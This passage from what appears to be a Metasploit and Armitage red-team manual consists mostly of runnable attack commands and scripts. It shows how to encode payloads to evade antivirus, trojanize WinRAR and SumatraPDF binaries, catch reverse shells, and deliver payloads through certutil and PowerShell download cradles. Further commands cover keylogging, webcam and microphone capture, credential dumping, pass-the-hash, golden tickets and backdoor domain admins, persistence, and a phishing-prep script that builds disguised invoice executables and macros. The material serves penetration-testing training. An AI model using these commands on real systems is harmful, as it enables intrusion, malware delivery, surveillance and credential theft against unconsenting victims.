
```

Encoding Payloads with msfvenom

Encoding obfuscates the raw shellcode to evade basic signature-based AV. Note: modern EDRs use behavioral detection — encoding alone won't beat them.

```

# List all available encoders
msfvenom --list encoders

# Most common encoders and their use cases:
# x86/shikata_ga_nai – polymorphic XOR, most popular, x86 only
# x64/xor_dynamic – XOR for 64-bit payloads
# x86/call4_dword_xor – good for tight bad-char constraints
# x86/countdown – simple subtraction encoder

# Encode with shikata_ga_nai (3 iterations)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -e x86/shikata_ga_nai -i 3 \
  -f exe -o encoded_shell.exe

# Encode for 64-bit target
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -e x64/xor_dynamic -i 5 \
  -f exe -o encoded_x64.exe

```



```
# Exclude bad characters (important for buffer overflow exploits)
# Common bad chars: \x00 (null), \x0a (newline), \x0d (carriage return)
msfvenom -p windows/shell_reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -b '\x00\x0a\x0d' \
  -f c -o shellcode_noBadChars.c

# Chain encoding: encode, then encode again with different encoder
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -e x86/shikata_ga_nai -i 5 \
  -e x86/countdown -i 2 \
  -f exe -o double_encoded.exe
```

Template Injection (Trojanizing Legitimate Binaries)

```
# Inject payload into a legitimate EXE (e.g. WinRAR, PuTTY)
# -x = template executable
# -k = keep original functionality
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -x /tmp/winrar.exe -k \
  -f exe -o winrar_backdoored.exe

# Inject into a legitimate PDF viewer or game
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -x /tmp/SumatraPDF.exe -k \
  -e x86/shikata_ga_nai -i 3 \
  -f exe -o SumatraPDF_evil.exe
```

Listing Available Options

```
# List ALL payloads
msfvenom --list payloads

# Filter payloads by OS
msfvenom --list payloads | grep windows
msfvenom --list payloads | grep linux
msfvenom --list payloads | grep android

# List output formats
```

```
msfvenom --list formats
```

```
# Inspect payload options (what variables it needs)
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --list-options
```

CHAPTER 13 — PAYLOAD DELIVERY & CATCHING SHELLS

Setting Up the Multi/Handler (THE Listener)

Every reverse payload needs a listener. `exploit/multi/handler` is the universal catcher for all msfvenom-generated payloads.

```
# Basic listener setup – MUST match msfvenom EXACTLY
msf6 > use exploit/multi/handler
msf6 (multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (multi/handler) > set LHOST 10.10.14.5
msf6 (multi/handler) > set LPORT 4444
msf6 (multi/handler) > set ExitOnSession false # stay open after first catch
msf6 (multi/handler) > set SessionCommunicationTimeout 0 # sessions don't expire
msf6 (multi/handler) > run -j # background job – keep console

# Catch HTTPS shells (for reverse_https payloads)
msf6 (multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
msf6 (multi/handler) > set LPORT 443
msf6 (multi/handler) > set HandleReverseConnection true
msf6 (multi/handler) > run -j

# Catch Android shells
msf6 (multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
msf6 (multi/handler) > set LHOST 10.10.14.5
msf6 (multi/handler) > set LPORT 5555
msf6 (multi/handler) > run -j

# Full handler resource script – save and reuse
# handler.rc:
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.5
set LPORT 4444
set ExitOnSession false
set SessionCommunicationTimeout 0
set EnableStageEncoding true
run -j
```

Delivery Methods

```
# HTTP server to host payload (Python)
python3 -m http.server 80
# Then on target: certutil -urlcache -f http://10.10.14.5/shell.exe C:\shell.exe

# SMB server for Windows targets (no HTTP needed)
# From Kali – impacket smbserver
impacket-smbserver share /tmp/payloads -smb2support
# On target: \\10.10.14.5\share\shell.exe

# PowerShell one-liner delivery + execution (fileless)
# Generate ps1 payload first:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f ps1 -o shell.ps1
# Serve it, then on target run:
# powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/shell.ps1')"
```

PART V — POST-EXPLOITATION

CHAPTER 14 — METERPRETER COMPLETE REFERENCE

What Meterpreter Is

Meterpreter (Meta-Interpreter) is Metasploit's advanced in-memory agent. It runs entirely in RAM — never touches disk as a file — making it extremely hard to detect forensically. It communicates via encrypted channels and provides a rich API for post-exploitation.

Core System Commands

```
# Identity and system info
meterpreter > getuid          # current user
meterpreter > getpid          # process ID of meterpreter
meterpreter > sysinfo         # OS, hostname, arch, domain
meterpreter > ps              # list all running processes
meterpreter > pwd             # current directory
meterpreter > ls              # list files

# Process manipulation
meterpreter > migrate <PID>   # migrate into another process (stability + stealth)
# Best targets: explorer.exe, svchost.exe, lsass.exe (risky – SYSTEM)
meterpreter > migrate -N explorer.exe # migrate by name

# Shell access
meterpreter > shell           # drop to OS command shell
meterpreter > execute -f cmd.exe -i -H # hidden interactive cmd.exe

# Background / exit
meterpreter > background      # send to background (Ctrl+Z also works)
meterpreter > exit            # kill meterpreter session
```

File System Operations

```
meterpreter > ls              # list directory
meterpreter > cd C:\\Users     # change directory
meterpreter > pwd             # print working directory
meterpreter > cat file.txt    # read file
meterpreter > download C:\\Users\\Admin\\Desktop\\secret.txt /tmp/
meterpreter > upload /tmp/evil.exe C:\\Windows\\Temp\\evil.exe
meterpreter > rm C:\\file.txt  # delete file
meterpreter > mkdir C:\\new_dir # create directory
meterpreter > search -f *.kdbx # search for KeePass databases
```

```
meterpreter > search -f password* -d C:\\ # search from root
meterpreter > edit file.txt # edit file with vim
```

Network Commands

```
meterpreter > ipconfig # network interfaces
meterpreter > arp # ARP cache (find local hosts)
meterpreter > route # routing table
meterpreter > portfwd add -l 3389 -r 10.10.10.200 -p 3389
# Forward local port 3389 → internal host 10.10.10.200:3389
# Now: rdesktop localhost:3389 connects to internal RDP

meterpreter > portfwd list # show all forwards
meterpreter > portfwd delete -l 3389 -r 10.10.10.200 -p 3389

# Add a route through this session (pivot)
meterpreter > run post/multi/manage/autoroute SUBNET=10.10.10.0/24
# Or from msfconsole:
# route add 10.10.10.0/24 <session_id>
```

Keylogging

```
meterpreter > keyscan_start # start keylogger
meterpreter > keyscan_dump # dump captured keystrokes
meterpreter > keyscan_stop # stop keylogger
```

Screenshot & Screen Control

```
meterpreter > screenshot # capture desktop screenshot
meterpreter > screenshare # live screen stream (browser-based)
meterpreter > record_mic 30 # record microphone for 30 seconds
meterpreter > webcam_list # list webcams
meterpreter > webcam_snap # take webcam photo
meterpreter > webcam_stream # live webcam stream
```

CHAPTER 15 — PRIVILEGE ESCALATION MODULES

Local Exploit Suggester — The Most Important Post Module

Always run this immediately after gaining access. It scans the target for local privilege escalation vulnerabilities automatically.

```
meterpreter > run post/multi/recon/local_exploit_suggester

# Or from msfconsole (non-interactive):
msf6 > use post/multi/recon/local_exploit_suggester
msf6 (local_exploit_suggester) > set SESSION 1
msf6 (local_exploit_suggester) > run

# Output looks like:
# [+] 10.10.10.100 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
# [+] 10.10.10.100 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
```

Windows Token Impersonation (Potato Attacks)

```
# Check for SeImpersonatePrivilege
meterpreter > getprivs

# If SeImpersonatePrivilege is listed → you can become SYSTEM

# Getsystem – tries multiple techniques
meterpreter > getsystem

# Attempts: named pipe impersonation, token duplication, kernel exploits

# If getsystem fails, use specific potato exploit
msf6 > use exploit/windows/local/ms16_075_reflection_juicy
msf6 (ms16_075) > set SESSION 1
msf6 (ms16_075) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (ms16_075) > set LHOST 10.10.14.5
msf6 (ms16_075) > run
```

Bypassing UAC

```
# UAC bypass via fodhelper
msf6 > use exploit/windows/local/bypassuac_fodhelper
msf6 (bypassuac_fodhelper) > set SESSION 1
msf6 (bypassuac_fodhelper) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
```



```
msf6 (bypassuac_fodhelper) > set LHOST 10.10.14.5
msf6 (bypassuac_fodhelper) > run

# UAC bypass via eventvwr
msf6 > use exploit/windows/local/bypassuac_eventvwr
msf6 (bypassuac_eventvwr) > set SESSION 1
msf6 (bypassuac_eventvwr) > run
```

Linux Privilege Escalation

```
# Sudo Baron Samedit – CVE-2021-3156
msf6 > use exploit/linux/local/sudo_baron_samedit
msf6 (sudo_baron_samedit) > set SESSION 1
msf6 (sudo_baron_samedit) > run

# PwnKit – CVE-2021-4034 (pkexec, affects all Linux distros)
msf6 > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
msf6 (pwnkit) > set SESSION 1
msf6 (pwnkit) > run

# DirtyCow – CVE-2016-5195
msf6 > use exploit/linux/local/dirtycow
msf6 (dirtycow) > set SESSION 1
msf6 (dirtycow) > run
```

CHAPTER 16 — CREDENTIAL HARVESTING

Dumping Windows Credentials

```
# hashdump — dump local SAM database (needs SYSTEM)
meterpreter > hashdump
# Output: Administrator:500:aad3b435b51404eea8846f7eaae8fb117ad06bdd830b7586c:::
# Format: username:RID:LM_hash:NT_hash:::

# More complete credential dump via kiwi (Mimikatz integration)
meterpreter > load kiwi          # load the kiwi extension
meterpreter > creds_all          # dump everything at once
meterpreter > lsa_dump_sam       # dump SAM hashes
meterpreter > lsa_dump_secrets   # dump LSA secrets
meterpreter > lsa_dump_cache     # dump cached domain credentials
meterpreter > golden_ticket_create -d corp.local -k <krbtgt_hash> \
                                -s <domain_SID> -u Administrator -t /tmp/golden.ccache
```

Post Modules for Credentials

```
# Smart hashdump (tries multiple techniques automatically)
msf6 > use post/windows/gather/smart_hashdump
msf6 (smart_hashdump) > set SESSION 1
msf6 (smart_hashdump) > set GETSYSTEM true
msf6 (smart_hashdump) > run

# Credential collector (browsers, mail clients, VPN configs)
msf6 > use post/windows/gather/credentials/credential_collector
msf6 (credential_collector) > set SESSION 1
msf6 (credential_collector) > run

# Gather stored WiFi passwords
msf6 > use post/windows/wlan/wlan_profile
msf6 (wlan_profile) > set SESSION 1
msf6 (wlan_profile) > run

# Gather browser credentials (Chrome, Firefox, Edge)
msf6 > use post/multi/gather/firefox_creds
msf6 (firefox_creds) > set SESSION 1
msf6 (firefox_creds) > run

# Dump Windows Credential Manager
```

```
msf6 > use post/windows/gather/credentials/windows_autologin
msf6 (windows_autologin) > set SESSION 1
msf6 (windows_autologin) > run

# Enum all credentials stored in database
msf6 > creds                # show all harvested creds
msf6 > creds -p 445         # show SMB creds
msf6 > creds -s ssh         # show SSH creds
```

CHAPTER 17 — PIVOTING & LATERAL MOVEMENT

Autoroute — The Foundation of Pivoting

Autoroute tells Metasploit to route traffic through a compromised session to reach networks that are NOT directly reachable from your machine.

```
# Add a route through session 1 to the internal network
msf6 > route add 10.10.10.0/24 1      # manual
meterpreter > run post/multi/manage/autoroute SUBNET=10.10.10.0/24

# View current routes
msf6 > route print

# Remove a route
msf6 > route remove 10.10.10.0/24 1

# Scan the internal network through the pivot
msf6 > use auxiliary/scanner/portscan/tcp
msf6 (tcp) > set RHOSTS 10.10.10.0/24
msf6 (tcp) > set PORTS 22,80,445,3389
msf6 (tcp) > set THREADS 20
msf6 (tcp) > run
# Now scanning an internal network you couldn't reach before
```

SOCKS Proxy — Route ANY Tool Through the Pivot

```
# Start a SOCKS5 proxy through your session
msf6 > use auxiliary/server/socks_proxy
msf6 (socks_proxy) > set SRVPORT 1080
msf6 (socks_proxy) > set VERSION 5
msf6 (socks_proxy) > run -j

# Configure proxychains (/etc/proxychains4.conf)
# Add at end: socks5 127.0.0.1 1080

# Now route ANY tool through the pivot:
proxychains nmap -sT -Pn -p 22,80,445 10.10.10.200
proxychains crackmapexec smb 10.10.10.0/24
proxychains xfreerdp /u:admin /p:Password123 /v:10.10.10.200
proxychains python3 secretsdump.py admin:Password123@10.10.10.200
```

Pass-the-Hash Lateral Movement

```
# PSEXEC with NTLM hash (no plaintext password)
msf6 > use exploit/windows/smb/psexec
msf6 (psexec) > set RHOSTS 10.10.10.200
msf6 (psexec) > set SMBUser Administrator
msf6 (psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117
msf6 (psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (psexec) > set LHOST 10.10.14.5
msf6 (psexec) > run

# WMI exec with hash
msf6 > use exploit/windows/smb/psexec_psh
msf6 (psexec_psh) > set SMBPass :<NT_hash> # colon prefix = NT hash only
msf6 (psexec_psh) > run
```

PART VI — ARMITAGE


CHAPTER 18 — ARMITAGE ARCHITECTURE & SETUP

What Armitage Is

Armitage is a graphical cyber attack management tool for Metasploit Framework. Written in Java by Raphael Mudge, it provides: - Visual network map with live hosts - Point-and-click attack launching - Shared team operations via Team Server - Cortana scripting language for automation - Attack tree visualization

Armitage does NOT replace msfconsole — it IS msfconsole with a GUI layer. Everything Armitage does goes through the Metasploit RPC daemon.

Architecture



Installation & Launch (Kali Linux)

```
# Armitage is pre-installed on Kali – just launch it
armitage

# If not installed:
sudo apt install armitage

# Manual startup sequence (if auto-launch fails):
# Step 1 – Start PostgreSQL
sudo systemctl start postgresql

# Step 2 – Initialize MSF database
sudo msfdb init

# Step 3 – Start Metasploit RPC daemon
msfrpcd -P yourpassword -S -f
```

```
# Step 4 – Launch Armitage
```

```
armitage
```

```
# Connect dialog: Host=127.0.0.1 Port=55553 User=msf Pass=yourpassword
```


CHAPTER 19 — ARMITAGE GUI WORKFLOW & ATTACK TREES

The Interface Layout

Menu Bar: Armitage View Hosts Attacks Help	
MODULE	NETWORK MAP
BROWSER	(hosts appear as icons here)
	Windows = blue screen icon
Expand	Linux = penguin icon
modules	Unknown = generic icon
like a	Owned = skull icon (PWNED)
file tree	
TABS: Console Meterpreter_1 Meterpreter_2 ...	
(Each session gets its own interactive tab)	

Importing Hosts / Scanning

```
Hosts menu → Add Hosts           # manually add IP list
Hosts menu → Import Hosts        # import nmap XML
Hosts menu → Nmap Scan → Quick Scan (OS detect)
                        → Comprehensive Scan
                        → Comprehensive Scan + Web

# After scanning:
# All discovered hosts appear on the network map
# Right-click any host for attack options
```

Finding and Launching Attacks

```
# Method 1: Right-click host → Attack
Right-click host → Attack → Find Attacks (auto-matches exploits to services)
Right-click host → Attack → smb → ms17_010_eternalblue

# Method 2: Hail Mary (fire everything)
```

```
Right-click host → Attack → Hail Mary
# WARNING: Hail Mary launches ALL matching exploits simultaneously
# Only use in isolated lab environments – extremely noisy

# Method 3: Module browser
Left panel → expand exploit/ → windows → smb
Double-click ms17_010_eternalblue
# Dialog opens: fill in RHOSTS, LHOST, PAYLOAD → Launch
```

Managing Sessions in Armitage

```
# After successful exploit:
Host icon changes to show skull (owned)
New tab appears: Meterpreter_1 (or Shell_1)

# Interacting with sessions:
Right-click owned host → Meterpreter → Interact
                                → Explore → Browse Files
                                    → Show Processes
                                    → Screenshot
                                → Escalate Privileges
                                → Pivot → Setup Pivot

# The meterpreter tab gives full interactive meterpreter console
# All normal meterpreter commands work here
```

CHAPTER 20 — CORTANA SCRIPTING

What Cortana Is

Cortana is Armitage's scripting language (NOT Microsoft's assistant). It lets you automate attacks, create custom attack workflows, and add new functionality to the Armitage interface.

Cortana is based on Sleep scripting language (a Java-based scripting lang).

Basic Cortana Script Structure

```
# cortana_basic.cna
# Auto-run local_exploit_suggester on every new session

on session_open {
    local('$sid');
    $sid = $1;

    # Wait 5 seconds for session to stabilize
    sleep(5000);

    # Run exploit suggester on every new session
    println("[*] New session $sid – running exploit suggester");

    $m = [$msf module: "post/multi/recon/local_exploit_suggester"];
    [$m set: "SESSION" value: "$sid"];
    [$m execute];
}
```

Useful Cortana Callbacks

```
# on session_open    – fires when a new session opens
# on session_close   – fires when session dies
# on heartbeat_1s    – fires every second
# on heartbeat_15s   – fires every 15 seconds

# Log all new sessions to a file:
on session_open {
    local('$host $user $sid');
    $sid = session_id($1);
    $host = session_host($1);
    $user = session_user($1);
    println("[SESSION] $sid opened – Host: $host User: $user");
}
```

```
writeb("/tmp/session_log.txt", "$host | $user | " . ticks() . "\n");  
}
```

Loading Cortana Scripts

```
# In Armitage:  
Armitage menu → Script Manager → Load  
# Select your .cna file  
  
# Or load from console inside Armitage:  
load /path/to/script.cna
```

CHAPTER 21 — TEAM SERVER FOR COLLABORATIVE RED TEAMS

What Team Server Is

Team Server lets multiple operators share one Metasploit session simultaneously. Operator A exploits a machine. Operator B immediately sees the session and can interact with it. All sessions, hosts, and credentials are shared.

This is how professional red teams operate on large engagements.

Setting Up Team Server

```
# On your Team Server machine (dedicated VPS or internal server):  
# Step 1 – Start PostgreSQL  
sudo systemctl start postgresql  
sudo msfdb init  
  
# Step 2 – Start Armitage team server  
teamserver <YOUR_IP> <SHARED_PASSWORD>  
# Example:  
teamserver 10.10.14.5 R3dT3amPass!  
  
# Output:  
# [*] Listening on 10.10.14.5:55553  
# [*] Use this one-time password to connect: msf:R3dT3amPass!
```

Connecting Operators to Team Server

```
# Each operator runs Armitage and connects to the team server  
armitage  
# Connect dialog:  
# Host:      10.10.14.5  
# Port:      55553  
# User:      msf  
# Password:  R3dT3amPass!
```

Team Server Best Practices

1. Run team server on a dedicated VPS, NOT your local machine
2. Use a unique password for each engagement

3. Assign operator nicknames – visible in shared event log
 4. Use workspaces to separate data (all operators use same workspace)
 5. Communicate via Armitage's built-in chat (View → Event Log)
 6. Log all sessions automatically with Cortana script
 7. Brief all operators on ROE before connecting
 8. Shut down team server and wipe data after engagement
-

PART VII — RED TEAM ENGAGEMENT PLAYBOOKS

CHAPTER 22 — FULL INTERNAL NETWORK COMPROMISE PLAYBOOK

Phase 1: Initial Recon (Day 1)

```
# Outside msfconsole – thorough nmap scan
nmap -sV -sC -O -p- --min-rate 5000 -oA initial_scan 10.10.10.0/24

# Import immediately
msfconsole -q
msf6 > workspace -a ClientEngagement
msf6 > db_import /tmp/initial_scan.xml
msf6 > hosts
msf6 > services
```

Phase 2: Vulnerability Identification

```
# Run MS17-010 check across all SMB hosts
msf6 > services -p 445 -R
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 (smb_ms17_010) > run

# Check for default credentials on FTP/HTTP/Tomcat
msf6 > services -p 21 -R
msf6 > use auxiliary/scanner/ftp/anonymous
msf6 (anonymous) > run

msf6 > services -p 8080 -R
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 (tomcat_mgr_login) > run

# SNMP sweep – find devices with community string "public"
msf6 > use auxiliary/scanner/snmp/snmp_login
msf6 (snmp_login) > set RHOSTS 10.10.10.0/24
msf6 (snmp_login) > run
```

Phase 3: Initial Exploitation

```
# Fire EternalBlue on vulnerable hosts
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```



```

msf6 (ms17_010_eternalblue) > services -p 445 -R
msf6 (ms17_010_eternalblue) > set LHOST 10.10.14.5
msf6 (ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (ms17_010_eternalblue) > set ExitOnSession false
msf6 (ms17_010_eternalblue) > run -j

# Fire Tomcat exploit if creds found
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 (tomcat_mgr_upload) > set HttpUsername tomcat
msf6 (tomcat_mgr_upload) > set HttpPassword tomcat
msf6 (tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 (tomcat_mgr_upload) > set LHOST 10.10.14.5
msf6 (tomcat_mgr_upload) > run -j

```

Phase 4: Post-Exploitation on First Foothold

```

# Interact with first session
msf6 > sessions -i 1

# Stabilize: migrate to a stable process
meterpreter > migrate -N explorer.exe

# System info
meterpreter > sysinfo
meterpreter > getuid
meterpreter > getprivs

# Escalate if needed
meterpreter > getsystem

# Run exploit suggester
meterpreter > run post/multi/recon/local_exploit_suggester

# Dump credentials
meterpreter > load kiwi
meterpreter > creds_all

# Background session
meterpreter > background

# Add route to internal subnets this host can reach
msf6 > run post/multi/manage/autoroute SESSION=1 SUBNET=10.10.10.0/24
msf6 > run post/multi/manage/autoroute SESSION=1 SUBNET=172.16.0.0/24

```

Phase 5: Lateral Movement to Domain Controller

```
# After getting admin credentials from hashdump/kiwi:
# Use them to PSEXEC onto DC
msf6 > use exploit/windows/smb/psexec
msf6 (psexec) > set RHOSTS 10.10.10.200 # DC IP
msf6 (psexec) > set SMBUser Administrator
msf6 (psexec) > set SMBPass <recovered_password_or_hash>
msf6 (psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (psexec) > set LHOST 10.10.14.5
msf6 (psexec) > run

# On DC – dump ALL domain hashes via kiwi
msf6 > sessions -i 2
meterpreter > load kiwi
meterpreter > lsa_dump_sam
meterpreter > lsa_dump_secrets

# Dump NTDS.dit (full domain hash database)
meterpreter > run post/windows/gather/smart_hashdump GETSYSTEM=true
```

CHAPTER 23 — ACTIVE DIRECTORY DOMINATION PLAYBOOK

The Goal: Domain Admin → All Hashes

ATTACK CHAIN:

```
Initial foothold (low-privilege user)
    ↓
Local privilege escalation → SYSTEM
    ↓
Credential harvesting (local SAM / cached creds)
    ↓
Lateral movement to Domain Admin workstation
    ↓
Domain Admin credential capture
    ↓
DCSync / NTDS dump → ALL domain hashes
    ↓
Golden Ticket → Permanent persistence
```

Kerberoasting via Metasploit

```
# After gaining a low-privilege domain user session:
msf6 > use auxiliary/gather/get_user_spns
msf6 (get_user_spns) > set SESSION 1
msf6 (get_user_spns) > run
# Returns Kerberos TGS tickets for service accounts
# Crack offline: hashcat -m 13100 tickets.txt rockyou.txt
```

DCSync (Mimic DC Replication — Pull All Hashes)

```
# Requires Domain Admin or specific AD rights (DCSync rights)
# From a meterpreter session as Domain Admin:
meterpreter > load kiwi
meterpreter > dcsync_ntlm krbtgt          # pull krbtgt hash
meterpreter > dcsync_ntlm Administrator  # pull admin hash

# Or use impacket through proxychains:
proxychains secretsdump.py CORP/Administrator:Password123@10.10.10.200
```

Golden Ticket — Unlimited Persistence

```
# Ingredients:
# - krbtgt NTLM hash (from DCSync/hashdump)
# - Domain SID (from whoami /user or get it in meterpreter)
# - Domain name
# - Target username (any name – even fake ones work)

meterpreter > load kiwi
meterpreter > golden_ticket_create \
  -d corp.local \
  -k aabb1122ccdd3344eeff5566aabb1122 \
  -s S-1-5-21-1234567890-0987654321-1122334455 \
  -u Administrator \
  -t /tmp/golden.ccache

# Use the golden ticket to authenticate to any DC
meterpreter > kerberos_ticket_use /tmp/golden.ccache

# Now access DC as Domain Admin
meterpreter > shell
C:\> dir \\DC01\C$
C:\> net group "Domain Admins" backdoor_user /add /domain
```

CHAPTER 24 — COMPOUND COMMAND CHAINS

REFERENCE

The Power of Chaining

Real engagements require flowing smoothly from one phase to the next. These chains combine multiple commands and modules into efficient workflows.

Chain 1: Discover → Exploit → Escalate → Dump (All in one resource file)

```
# full_auto.rc – save and run with: msfconsole -r full_auto.rc
```

```
# === SETUP ===
```

```
workspace -a AutoEngagement
```

```
setg LHOST 10.10.14.5
```

```
setg LPORT 4444
```

```
# === SCAN ===
```

```
use auxiliary/scanner/portscan/tcp
```

```
set RHOSTS 10.10.10.0/24
```

```
set PORTS 22,80,135,139,443,445,3389,8080
```

```
set THREADS 30
```

```
run
```

```
# === CHECK FOR ETERNALBLUE ===
```

```
use auxiliary/scanner/smb/smb_ms17_010
```

```
set RHOSTS 10.10.10.0/24
```

```
set THREADS 20
```

```
run
```

```
# === EXPLOIT ETERNALBLUE ===
```

```
use exploit/windows/smb/ms17_010_eternalblue
```

```
set RHOSTS 10.10.10.0/24
```

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

```
set ExitOnSession false
```

```
run -j
```

```
# === LISTENER ===
```

```
use exploit/multi/handler
```

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

```
set ExitOnSession false
run -j
```

Chain 2: Session → Escalate → Kiwi → Route → Scan → Pivot

```
# run_after_session.rc – run after you have session 1

# Migrate to stable process
sessions -c "migrate -N explorer.exe" -i 1

# Run exploit suggerter in background
use post/multi/recon/local_exploit_suggester
set SESSION 1
run -j

# Add route through session
route add 10.10.10.0/24 1

# Load kiwi and dump creds
sessions -c "load kiwi" -i 1
sessions -c "creds_all" -i 1

# Start SOCKS proxy for proxychains
use auxiliary/server/socks_proxy
set SRVPORT 1080
set VERSION 5
run -j

# Scan internal network through pivot
use auxiliary/scanner/portscan/tcp
set RHOSTS 172.16.0.0/24
set PORTS 22,80,445,3389
set THREADS 10
run
```

Chain 3: msfvenom + Handler + Delivery (Phishing Prep)

```
#!/bin/bash
# phish_prep.sh – generate payload + start listener

LHOST="10.10.14.5"
LPORT="4444"
```

```

OUTDIR="/tmp/payloads"

mkdir -p $OUTDIR

echo "[*] Generating Windows EXE..."
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=$LHOST LPORT=$LPORT \
  -e x86/shikata_ga_nai -i 5 \
  -f exe -o $OUTDIR/invoice_q4.exe

echo "[*] Generating HTA (browser delivery)..."
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=$LHOST LPORT=$LPORT \
  -f hta-psh -o $OUTDIR/update.hta

echo "[*] Generating VBA macro..."
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=$LHOST LPORT=$LPORT \
  -f vba -o $OUTDIR/macro.vba

echo "[*] Generating PowerShell..."
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=$LHOST LPORT=$LPORT \
  -f ps1 -o $OUTDIR/shell.ps1

echo "[*] Starting HTTP server to serve payloads..."
cd $OUTDIR && python3 -m http.server 80 &

echo "[*] Starting MSF listener..."
msfconsole -q -x "
  use exploit/multi/handler;
  set PAYLOAD windows/x64/meterpreter/reverse_tcp;
  set LHOST $LHOST;
  set LPORT $LPORT;
  set ExitOnSession false;
  set SessionCommunicationTimeout 0;
  run -j
"

```

Chain 4: Post-Exploitation Automation Script

```

# post_auto.rc – run immediately after getting a Windows session
# Usage: resource post_auto.rc after setting SESSION variable

```

```
# Stabilize
sessions -c "migrate -N explorer.exe" -i ${SESSION}

# System info collection
use post/windows/gather/enum_system
set SESSION ${SESSION}
run

# Privilege escalation attempt
use post/multi/recon/local_exploit_suggester
set SESSION ${SESSION}
run

# Credential dump
use post/windows/gather/smart_hashdump
set SESSION ${SESSION}
set GETSYSTEM true
run

# Browser credential harvest
use post/multi/gather/firefox_creds
set SESSION ${SESSION}
run

# WiFi password dump
use post/windows/wlan/wlan_profile
set SESSION ${SESSION}
run

# Enable RDP for persistent access
use post/windows/manage/enable_rdp
set SESSION ${SESSION}
run

# Set up persistence
use post/windows/manage/persistence_exe
set SESSION ${SESSION}
set STARTUP SCHEDULER
set DELAY 60
run
```


Chain 5: Armitage Cortana — Auto Escalate on Every Session

```
# auto_escalate.cna – load in Armitage Script Manager

on session_open {
    local('$sid $host $user');
    $sid = $1;
    $host = session_host($sid);
    $user = session_user($sid);

    println("[AUTO] New session $sid on $host as $user");

    sleep(3000);

    # Try getsystem
    run_meterpreter_script($sid, "getsystem");
    sleep(2000);

    # Run local exploit suggester
    local('$m');
    $m = module("post/multi/recon/local_exploit_suggester");
    $m set: "SESSION" value: "$sid";
    $m execute;
    sleep(5000);

    # Load kiwi and dump creds
    meterpreter_detach($sid, "load kiwi");
    sleep(2000);
    meterpreter_detach($sid, "creds_all");

    # Add autoroute
    meterpreter_detach($sid, "run post/multi/manage/autoroute CMD=autoadd");

    println("[AUTO] Post-exploitation complete on session $sid");
}
```

APPENDIX A — QUICK REFERENCE CHEAT SHEET

msfconsole One-Liners

```
# EternalBlue check + exploit in one line
msfconsole -q -x "use auxiliary/scanner/smb/smb_ms17_010; set RHOSTS 10.10.10.0/24; run; use exploit/windows/smb/ms17_010; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.10.1; run"

# Start handler immediately
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.10.1; run"
```

msfvenom One-Liners

```
# Windows EXE
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f exe -o s.exe

# Linux ELF
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f elf -o s.elf

# PHP shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f raw -o s.php

# Android APK
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -o s.apk

# PowerShell (fileless)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f ps1 -o s.ps1
```

Meterpreter Essential Commands

```
getuid | sysinfo | getprivs | getsystem | ps | migrate -N explorer.exe
hashdump | load kiwi | creds_all | lsa_dump_sam
download <file> | upload <file> | search -f *.kdbx
portfwd add -l 3389 -r <internal_host> -p 3389
run post/multi/recon/local_exploit_suggester
background | sessions -i <id> | sessions -K
